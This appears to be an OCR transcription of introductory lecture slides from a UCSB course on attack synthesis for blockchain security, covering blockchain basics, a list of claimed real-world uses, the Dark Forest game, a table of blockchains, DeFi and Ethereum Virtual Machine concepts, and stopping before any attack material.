
UCSB S22 CS292C

Attack Synthesis for Blockchain Security

Yanju Chen



Contents

A Quick Glance into Blockchain


What is a blockchain and how does it work? We will briefly discuss its underlying mechanism and example applications built using blockchain technologies.

What is a blockchain?

A *blockchain* is a globally shared, transactional database. If you want to change something in the database, you have to create a so-called transaction which has to be accepted by all others.

- The word transaction implies that the change you want to make (assume you want to change two values at the same time) is either not done at all or completely applied.
- Furthermore, while your transaction is being applied to the database, no other transaction can alter it.
- A transaction is always cryptographically signed by the sender (creator). This makes it straightforward to guard access to specific modifications of the database.

A Quick Glance into Blockchain



50+ BLOCKCHAIN
REAL WORLD USES CASES

GOVERNMENT
Essentia develops world's first blockchain solution to manage international logistics hub together with Traffic Labs and the Finnish Government

IDENTIFICATION
Voter registration is being facilitated via a blockchain project in Switzerland spearheaded by **Uport**.

MOBILE PAYMENTS
The blockchain ledger that **Ripple** uses has been latched onto by a group of Japanese banks, who will be using it for quick mobile payments.

INSURANCE
A smart contract-based blockchain is being used by Insurer **American International Group Inc** as a means of saving costs and increasing transparency.

ENDANGERED SPECIES PROTECTION
The protection of endangered species is being facilitated via a blockchain project that records the activities of these rare animals.

CARBON OFFSETS
IBM is using the Hyperledger Fabric blockchain in China to monitor carbon offset trading.

ENTERPRISE
Ethereum's blockchain can be accessed as a cloud-based service courtesy of **Microsoft Azure.**

BORDER CONTROL
Essentia has devised a border control system that would use blockchain to store passenger data in the Netherlands.

SUPPLY CHAINS
IBM and **Walmart** have partnered in China to create a blockchain project that will monitor food safety.

HEALTHCARE
A number of healthcare systems that store data on the blockchain have been pioneered including **MedRec.**

SHIPPING
Shipping is a natural fit for blockchain, and **Maersk** have been trialling a blockchainbased project within the maritime logistics industry.

REAL ESTATE
Blockchain is now being used to complete real estate deals, the first of which was conducted in Kiev by **Propy**.

ENERGY
Essentia is developing a test project that will help energy suppliers track the distribution of their resources in real time, whilst maintaining data confidentiality.

LAND REGISTRY
Land registry titles are now being stored on the blockchain in Georgia in a project developed by the **National Agency of Public Registry**.

COMPUTATION
Digital Currency Group are helping Amazon Web Services examine ways in which the distributed ledger technology can help improve database security.

ADVERTISING
New York Interactive Advertising Exchange has been experimen- ting with blockchain as a means of providing an ads marketplace for publishers.

BORDER CONTROL
Essentia is developing a blockchain project for border control that will allow customs agents to record passenger data from an array of inputs and safely store it.

JOURNALISM
Decentralized journalism, as enabled by blockchain technology, has the potential to prevent censorship and increase transparency, as **Civil** has shown.

WASTE MANAGEMENT
Waltonchain is using **RFID** technology to store waste management data on the blockchain in China.

ENERGY
Food importation is another industry where blockchain is proving its worth, with **Louis Dreyfus Co** trialling a soybean importation operation using this technology.

DIAMONDS
The **De Beers Group** is using blockchain to track the importation and sale of diamonds.

FINE ART
By storing **certificates** of authenticity on the blockchain, it's possible to dramati- cally reduce art forgeries, as one blockchain project is proving.

NATIONAL SECURITY
For the past two years, the **US Department of Homeland Security** has been using blockchain to record and safely store data captured from its security cameras.

TOURISM
In a bid to boost its tourism economy, **Hawaii** is examining ways in which blockchain-based cryptocurrencies can be adopted throughout the US state.

TAXATION
In China, a tax-based initiative is using blockchain to store tax records and electronic invoices led by **Miaocai Network**.

ENERGY
Chile's National Energy Commission has started using blockchain technology as a way of certifying data pertaining to the country's energy usage as it seeks to update its electrical infrastructure.

RAILWAYS
Russian rail operator **Novotrans** is storing inventory data on a blockchain pertaining to repair requests and rolling stock

ENTERPRISE
Google is building its own blockchain which will be integrated into its cloud-based services, enabling businesses to store data on it, and to request their own white label version developed by **Alphabet Inc**


MUSIC
Arbit is a blockchain-based project led by former Guns N Roses drummer Matt Sorum seeking a fairer way to reward musicians for their creative efforts.

FISHING
Blockchain technology has been used to provide a transparent record of where fish was caught, as a means of ensuring it was legally landed.

- Government
- Waste Management
- Identification
- Border Control
- Healthcare
- Enterprise
- Medical
- Music
- Carbon Offsets
- Supply Chains
- Diamonds
- Real Estate
- Fishing Industry
- Fine Art
- Public Utilities
- LGBT Rights
- …

https://medium.com/@essentia1/50-examples-of-how-blockchains-are-taking-over-the-world-4276bf488a4b

Blockchain for Gaming: Dark Forest



Player Info
Population 302.30K
Silver 185.85K
Handle
Score
Rank

Mining..
/ sec 536.69
Current (-752, -6944)

Manage Fleets
Selected a3c70
Population
Sending 7.50K / 15.00K
50%
Silver
Sending 0.00 / 0.00
0%

Planet List
Terrify Lumpy
Base Gash

a3c70 Calculating Shallow
15.00K / 15.00K
0.00 / 64.00K

Upgrade Info
Planet (Rank 0)
"Man cannot discover new oceans


Planet Lore
A frigid, empty biosphere...
Tropics and rivers spread across the sky as far as a cow can run. The atmosphere is icy. Fields of mold spread out in full abundance. A seemingly robotic species of quadruped gather wheat-like crops in the ocean. It smells like sponges

(-6540, -1868)

```
    v0.2        06/06/2020        Nate Foss
    v0.3        08/07/2020        <tbd>

$ df join v0.3
Checking if whitelisted... (address 0x85d918
c2b7f172d033d190152aec58709fb6d048)
Player whitelisted.
Welcome, player 0x85d918c2b7f172d033d190152a
ec58709fb6d048.
Downloading data from Ethereum blockchain...
(the contract is very big. this may take a w
hile)
(1/6) Getting game constants...
(2/6) Getting default planet stats...
(3/6) Getting pending moves...
5%... 10%... 15%... 20%... 25%... 30%... 3
5%... 40%... 45%... 50%... 55%... 60%... 6
5%... 70%... 75%... 80%... 85%... 90%... 9
5%... 100%...
(4/6) Getting planet IDs...
5%... 10%... 15%... 20%... 25%... 30%... 3
5%... 40%... 45%... 50%... 55%... 60%... 6
5%... 70%... 75%... 80%... 85%... 90%... 9
5%... 100%...
(5/6) Getting planet metadata...
5%... 10%... 15%... 20%... 25%... 30%... 3
5%... 40%... 45%... 50%... 55%... 60%... 6
5%... 70%... 75%... 80%... 85%... 90%... 9
5%... 100%...
(6/6) Getting planet data...
5%... 10%... 15%... 20%... 25%... 30%... 3
5%... 40%... 45%... 50%... 55%... 60%... 6
5%... 70%... 75%... 80%... 85%... 90%... 9
5%... 100%...
Connected to DarkForestCore contract.
Validating secret local data...
Initializing game...
Press ENTER to begin.
>
Welcome to the universe of Dark Forest.
```


https://zkga.me/

How does a blockchain work?


1
A wants to send money to B
2
The transaction is represented online as a 'block'
3
The block is broadcast to every party in the network
4
Those in the network approve the transaction is valid
5
The block then can be added to the chain, which provides an indelible and transparent record of transactions
6
The money moves from A to B
A
B
FT

Read more at: https://docs.soliditylang.org/en/v0.8.13/introduction-to-smart-contracts.html#blockchain-basics

Today's Blockchains




	Name	Brief (Marketing) Description	Website	Whitepaper/Docs	Type	BC Profile	Rating
1	Bitcoin	First, and most secure PoW chain.	https://bitcoin.org/de/	https://bitcoin.org/bit...	Public chain	https://blockchai...	★★★★★
2	Ethereum	Biggest smart contract platform	https://ethereum.org/	https://ethereum.org/...	Public chain	https://blockchai...	★★★★★
3	Near	Sharded PoS smart contract bloc...	https://nearprotocol.co...	https://near.org/pape...	Public chain	https://blockchai...	★★★★
4	Cosmos	Blockchain ecosystem of separat...	https://cosmos.network/	https://cosmos.netw...	Public chain	https://blockchai...	★★★★
5	Solana	High-throughput layer 1 blockch...	https://solana.com/	https://solana.com/s...	Public chain		★★★★
6	Polkadot	Blockchain ecosystem with share...	http://polkadot.network/	https://polkadot.netw...	Public chain	https://blockchai...	★★★★
7	Avalanche	Smart contract blockchain	https://www.avalabs.org/	https://www.avalabs....	Public chain		★★★★
8	Terra	Protocol for stablecoins based o...	https://terra.money/pro...	https://terra.money/s...	Public chain		★★★★
9	Binance Smart...	Cheap Eth fork with solid adoptio...	https://www.binance.or...	https://www.binance....	Public chain		★★★★
10	Algorand	Smart asset blockchain, simple s...	https://www.algorand.c...	https://arxiv.org/abs/...	Public chain	https://blockchai...	★★★
11	Waves	Smart asset blockchain with focu...	https://wavesplatform.c...	https://medium.com/...	Public chain	https://blockchai...	★★★
12	Litecoin	Early, prominent Bitcoin fork	https://litecoin.org/	https://litecoin.info/in...	Public chain	https://blockchai...	★★★
13	Tezos	Smart contract blockchain	https://tezos.com/	https://tezos.com/sta...	Public chain	https://blockchai...	★★★
14	Celo	EVM-compatible platform for sta...	https://celo.org/	https://www.google.c...	Public chain	https://blockchai...	★★★
15	Tron	Smart contract blockchain	https://tron.network/	https://tron.network/...	Public chain	https://blockchai...	★★★
16	Fetch.ai	Artificial intelligence for blockch...	https://fetch.ai/	https://fetch.ai/wp-c...	Public chain		★★★
17	Cardano	Smart contract platform	https://www.cardano.or...	https://www.cardano...	Public chain	https://blockchai...	★★★

Decentralized Applications (DApps) & Decentralized Finance (DeFi)

Decentralized finance (DeFi) is an emerging financial technology based on secure distributed ledgers similar to those used by cryptocurrencies. The system removes the control banks and institutions have on money, financial products, and financial services. Some of the key attractions of DeFi for many consumers are:


- It eliminates the fees that banks and other financial companies charge for using their services.
- You hold your money in a secure digital wallet instead of keeping it in a bank.
- Anyone with an internet connection can use it without needing approval.
- You can transfer funds in seconds and minutes.



Programming for Ethereum


How do we write programs that run on blockchain? We will discuss one of the programming languages for writing smart contracts called Solidity, which targets the Ethereum blockchain. In particular, we will discuss the following topics:

- Ethereum Virtual Machine (EVM)
- The Solidity Programming Language with Examples
- Remix IDE



Ethereum Virtual Machine (EVM): Overview

The Ethereum Virtual Machine or EVM is the runtime environment for smart contracts in Ethereum. It is not only sandboxed but actually completely isolated, which means that code running inside the EVM has no access to network, filesystem or other processes. Smart contracts even have limited access to other smart contracts.



EVM Official Docs: https://ethereum.org/en/developers/docs/evm/
Solidity EVM Intro: https://docs.soliditylang.org/en/v0.8.13/introduction-to-smart-contracts.html#index-6

Ethereum Virtual Machine (EVM): Key Notions

Accounts

There are two kinds of accounts in Ethereum which share the same address space: External accounts that are controlled by public-private key pairs (i.e. humans) and contract accounts which are controlled by the code stored together with the account.

Transaction

A transaction is a message that is sent from one account to another account (which might be the same or empty, see below). It can include binary data (which is called “payload”) and Ether.

Gas

Upon creation, each transaction is charged with a certain amount of gas, whose purpose is to limit the amount of work that is needed to execute the transaction and to pay for this execution at the same time. While the EVM executes the transaction, the gas is gradually depleted according to specific rules.


ETHEREUM

EVM Official Docs: https://ethereum.org/en/developers/docs/evm/
Solidity EVM Intro: https://docs.soliditylang.org/en/v0.8.13/introduction-to-smart-contracts.html#index-6

Smart Contracts and the Solidity Programming Language (1)

